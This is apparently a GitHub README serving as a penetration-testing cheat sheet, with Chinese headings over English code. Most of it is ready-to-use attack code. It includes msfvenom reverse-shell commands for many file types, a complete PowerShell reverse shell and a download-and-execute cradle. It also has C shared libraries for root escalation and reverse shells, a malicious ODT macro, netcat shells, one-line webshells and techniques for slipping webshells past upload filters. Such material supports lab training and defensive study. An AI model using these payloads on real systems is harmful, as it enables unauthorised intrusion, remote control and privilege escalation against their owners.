Kiosec/Shells
GitHub: Kiosec/Shells
渗透测试实战速查表,汇集多种语言平台的反向 Shell 代码、文件上传绕过技术及 Shell 稳定化技巧。
Stars: 72 | Forks: 11
# Shells
## 目录
##### ➤ Shells
* [反向 Shell](#reverse-shell)
* [单行](#one-liner)
* [Webshell](#webshell)
* [在线生成器](#online-generator)
##### ➤ 上传绕过
* [重命名扩展名](#rename-the-extension)
* [绕过扩展名检查](#bypass-the-entension-checks)
* [使用 content-type 绕过](#bypass-using-the-content-type)
* [Magic number](#magic-number)
* [使用 .htaccess 绕过](#bypass-using-htaccess)
##### ➤ Shell 稳定化
* [技巧 01: Python](#technique-01-python)
* [技巧 02: Script](#technique-02-script)
* [技巧 03: Rlwrap](#technique-03-rlwrap)
* [技巧 04: Socat](#technique-04-socat)
# # ⭕ Shells
## 🔻反向 Shell
#### ➤ .ELF (Linux)
```
msfvenom -p linux/x86/shell_reverse_tcp LHOST= LPORT= -f elf > shell-x86.elf
msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf > shell-x64.elf
```
#### .SH
```
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > reverse.sh
```
#### ➤ .EXE
```
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -f exe > shell-x86.exe
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -f exe > shell-x64.exe
```
#### ➤ .PS1 (Powershell - 基础)
```
powershell -nop -exec bypass -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.119.194',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```
#### ➤ .PS1 (Powershell - 上传并执行)
```
# 此 reverse shell 下载名为 Invoke-PowerShellTcp.ps1 的 reverse shell 并执行它以获取 reverse shell
# Reverse shell : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
# Raw direct link : https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
powershell iex (New-Object Net.WebClient).DownloadString('http://10.0.0.1:4444/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.0.0.1 -Port 443
```
#### ➤ .ASP
```
msfvenom -p windows/shell/reverse_tcp LHOST= LPORT= -f asp > shell.asp
```
#### ➤ .ASPX
```
msfvenom -p windows/shell/reverse_tcp LHOST= LPORT= -f aspx > shell.aspx
```
#### ➤ .JSP
```
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
```
#### ➤ .WAR
```
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
```
#### ➤ .PHP
```
msfvenom -p php/reverse_php LHOST= LPORT= -f raw > shell.php
```
#### ➤ .HTA
```
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -f hta-psh > shell.hta
```
#### ➤ .DLL
```
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -f dll > shell.dll
```
#### ➤ .RB (Ruby)
```
msfvenom --platform ruby -p ruby/shell_reverse_tcp LHOST= LPORT= -o payload.rb
```
#### ➤ .JAR
使用 msfvenom
```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.5.128 LPORT=1234 -f jar > rev.jar
```
手动
```
Step 1. Create a shell.java code
import java.io.BufferedReader;
import java.io.InputStreamReader;
public class shell {
public static void main(String[] args) {
String command = "busybox nc 192.168.49.57 443 -e /bin/bash";
try {
//Execute the command
Process process = Runtime.getRuntime().exec(command);
//Read output (similar to ProcessBuilder example)
BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
String line;
StringBuilder output = new StringBuilder();
while ((line = reader.readLine()) != null) {
output.append(line).append("\n");
}
int exitCode = process.waitFor();
System.out.println("Command executed with exit code: " + exitCode);
System.out.println("Output:\n" + output.toString());
} catch (Exception e) {
e.printStackTrace();
}
}
}
Step 2. Compilation
javac -d ./build *.java
cd build
java cvf shell.jar *
```
#### ➤ .SO
参考 :
https://routezero.security/2025/02/19/proving-grounds-practice-dev_working-walkthrough/
https://medium.com/@carlosbudiman/oscp-proving-grounds-dev-working-intermediate-linux-cd59f01b42c9
代码示例 01 (lib_backup.c): LPE
```
Code :
#include
#include
#include
void advance_backup_custom_implementation() {
setuid(0); // Elevate privileges to root
system("/bin/bash");
printf("Backup completed by the dynamic library.\n");
}
Exploitation :
gcc -shared -fPIC -o lib_backup.so lib_backup.c
```
代码示例 02 (lib_backup.c): 反向 Shell
```
Code :
#include
#include
#include
#include
static void advance_backup_custom_implementation() __attribute__((constructor));
void advance_backup_custom_implementation() {
setuid(0);
setgid(0);
printf("Reverse Shell via library hijacking... \n");
const char *ncshell = "busybox nc 192.168.45.197 80 -e /bin/bash";
system(ncshell);
}
Exploitation :
gcc -shared -fPIC -o lib_backup.so lib_backup.c
```
代码示例 03 (lib_backup.c): 在 bash 上创建 SUID
```
Code :
#include
#include
#include
#include
static void advance_backup_custom_implementation() __attribute__((constructor));
void advance_backup_custom_implementation() {
setuid(0);
setgid(0);
printf("Reverse Shell via library hijacking... \n");
system("chmod 4777 /bin/bash");
}
Exploitation :
gcc -Wall -fPIC -c lib_backup.c -o lib_backup.o
gcc -shared lib_backup.o -o lib_backup.so
Once SUID activated, only perform :
/bin/bash -p
```
#### ➤ 宏 .ODT
如何创建恶意 .ODT 宏 :
https://www.savagehack.com/blog/craft-walkthrough-proving-grounds-offsec
https://medium.com/@ardian.danny/oscp-practice-series-59-proving-grounds-craft-4b86a013924d
```
Sub Main
REM Windows POC
REM POC 01 : This macro download powercat then execute a reverse sheLl. To use it, simply remove the REM flag at the beginning of the next line
REM Shell("cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http:///powercat.ps1');powercat -c -p -e powershell")
REM POC 02 : This macro download in memory a reverse shell and execute it
REM Shell("cmd /c powershell iex (New-Object Net.WebClient).DownloadString('http://:/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress -Port ")
REM POC 03 : Upload a reverse shell.exe into C:\Windows\Temp folder then execute it.
REM Shell("cmd /c certutil.exe -urlcache -split -f 'http://& /dev/tcp// 0>&1'")
End Sub
```
#### ➤ RUNAS (Windows)
```
#Execute a specific command :
runas /user:administrator "cmd.exe /c whoami > whoami.txt"
#Execute a reverseshell :
runas /user:administrator "nc.exe -e cmd 192.168.45.243 445"
```
#### ➤ Invoke-RunasCs (powershell)
脚本 : https://github.com/antonioCoco/RunasCs/blob/master/Invoke-RunasCs.ps1
```
PS C:\xampp\htdocs\uploads> Import-module Invoke-RunasCs.ps1
Test user :
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"
Reverse shell :
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command cmd.exe -Remote 192.168.49.55:443
```
#### ➤ Busybox
Busybox 可能安装在受害 Linux 机器上,并且它直接通过 netcat 部署。
```
busybox nc 192.168.0.10 80 -e bash
```
#### ➤ NC
netcat linux 二进制文件 : https://github.com/H74N/netcat-binaries/tree/master/build
```
nc 192.168.0.1 443 -e /bin/sh
nc -c /bin/sh 192.168.0.1 443
```
常见错误 :
```
Segmentation fault (core dumped)
In this case, use the nc32 version rather than nc64 version
```
## 🔻单行 Webshell
#### ➤ PHP
```
```
#### ➤ ASP
```
<% eval request("cmd") %>
```
#### ➤ JSP
```
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```
#### ➤ Python
```
Example 01 :
import os
os.system("busybox nc 192.168.45.154 3306 -e bash")
```
## 🔻在线生成器
https://www.revshells.com/
https://weibell.github.io/reverse-shell-generator/
#
# ⭕ 上传绕过
## 🔻重命名扩展名
```
• PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .php16, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module
• PHP8: .php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp
• ASP: asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml
• PERL: .pl, .pm, .cgi, .lib
• JSP: .jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action
• Coldfusion: .cfm, .cfml, .cfc, .dbm
• Flash: .swf
• Erlang Yaws Web Server: .yaws
```
## 🔻绕过扩展名检查
#### ➤ 使用一些大写字母
```
pHp, .pHP5, .aSPx, .jSp ...
```
#### ➤ 在前面添加有效扩展名
• 例如,如果 png 是唯一授权的扩展名:
```
reverseshell.png.php
```
• 也可以使用大写字母
```
reverseshell.png.Php5
reverseshell.png.pHTml
```
#### ➤ 在末尾添加特殊字符
• 一些例子
```
reverseshell.php%20
reverseshell.php%0a
reverseshell.php%00
reverseshell.php%0d%0a
reverseshell.php/
reverseshell.php.\
reverseshell.
reverseshell.php....
```
• 也可以结合前面的绕过方法
```
reverseshell.php5%0a
reverseshell.pHP5%0a
```
#### ➤ 添加双重扩展名并在中间插入垃圾数据
• 一些例子
```
reverseshell.php#.png
reverseshell.php%00.png
reverseshell.php\x00.png
reverseshell.php%0a.png
reverseshell.php%0d%0a.png
reverseshell.phpJunk123png
```
• 也可以结合大写
```
reverseshell.png%00pHp5
```
#### ➤ 添加另一层扩展名
• 一些例子
```
file.png.jpg.php
```
• 也可以结合大写
```
file.php%00.png%00.jpg
file.pHp%00.pNg%00.jPg
```


## 🔻使用 content-type 绕过
content-type 示例 :
- image/jpeg
- application/pdf
#### ➤ 1. 初始请求(上传 PHP 反向 Shell)
#### ➤ 2. Burp 拦截和修改
## 🔻Magic number
图像通过其前几个字节来识别。可以通过在 webshell 文件的开头包含有效的图像头来隐藏 webshell。
#### ➤ GIF
```
Basically you just add the text "GIF89a;" before you shell-code. As exemple :
GIF89a;
```
#### ➤ JPEG
```
printf "\xff\xd8\xff\xe0" > image?jpg
```
#### ➤ 将 PHP 代码注入图像的信息/注释中
```
exiftool -Comment='"; system($_GET['cmd']); ?>' image.jpg
```
## 🔻使用 .htaccess 绕过
```
➤ 1. Create a new .htaccess file
echo "AddType application/x-httpd-php .dork" > .htaccess
➤ 2. Upload the .htaccess file in the victim web folder
➤ 3. Upload your php webshell or reverse shell with .dork rather than .php
ex: php-backdoor.dork
```
#
# ⭕ Shell 稳定化
## 🔻技巧 01: Python
```
➤ Step 01 : uses Python to spawn a better featured bash shell
python -c 'import pty;pty.spawn("/bin/bash")'
➤ Step 02: this will give us access to term commands such as clear
export TERM=xterm
➤ Step 03: background the shell using Ctrl + Z
CRTL+Z
➤ Step 04: Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.
stty raw -echo; fg
Note that if the shell dies, any input in your own terminal will not be visible (as a result of having disabled terminal echo). To fix this, type reset and press enter.
➤ Example:
kiosec@lab:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.0.1] from (unknown) [10.1.1.1] 43298
python3 -c 'import pty;pty.spawn("/bin/bash")'
user@box:~$ export TERM=xterm
export TERM=xterm
user@box:~$ ^Z
[1]+ Stopped sudo nc -lvnp 443
kiosec@lab:~$ stty rauw -echo; fg
nc -lvnp 443
user@box:~$ whoami
user
user@box:~$ ^C
user@box:~$
```
## 🔻技巧 02: Script
```
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
kiosec@mycyberlab:/home/kiosec$
```
## 🔻技巧 03: Rlwrap
rlwrap 提供了一个功能更全面的 shell,包括在获得 shell 后立即访问历史记录、Tab 自动补全和箭头键功能。
此技巧对于 Windows shell 特别有用。
```
➤ Step 01: Install rlwrap (not installed by default on the kali)
apt install rlwrap
➤ Step 02: Invoke the listener.
rlwrap nc -lnvp
[additional steps for Linux target]
➤ Step 03: background the shell using Ctrl + Z
CRTL+Z
➤ Step 04: Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.
stty raw -echo; fg
```
## 🔻技巧 04: Socat
仅限 Linux 目标
```
➤ Prerequisite: Obtain Socat on the linux target.
➤ Step 01: Transfer a socat static compiled binary (e.g., using python http.server)
https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat?raw=true
➤ Step 02: On the Kali
socat TCP-L: FILE:`tty`,raw,echo=0
➤ Step 03: execute the reverse shell on the target.
➤ Step 04: Once connected to the target, execute the sepcial socal command in order to
socat TCP:: EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```
标签:AI合规, Beacon Object File, CISA项目, DNS 反向解析, IP 地址批量处理, Msfvenom, Payload生成, RuleLab, Shell, Webshell, 一句话木马, 上传绕过, 云资产清单, 代码生成, 反向Shell, 反弹连接, 后门, 命令执行, 应用安全, 提权, 攻击向量, 数据展示, 文件上传漏洞, 杂项技术, 渗透测试工具, 红队, 绑定Shell, 网络信息收集, 网络安全, 远程控制, 逆向工具, 逆向工程, 隐私保护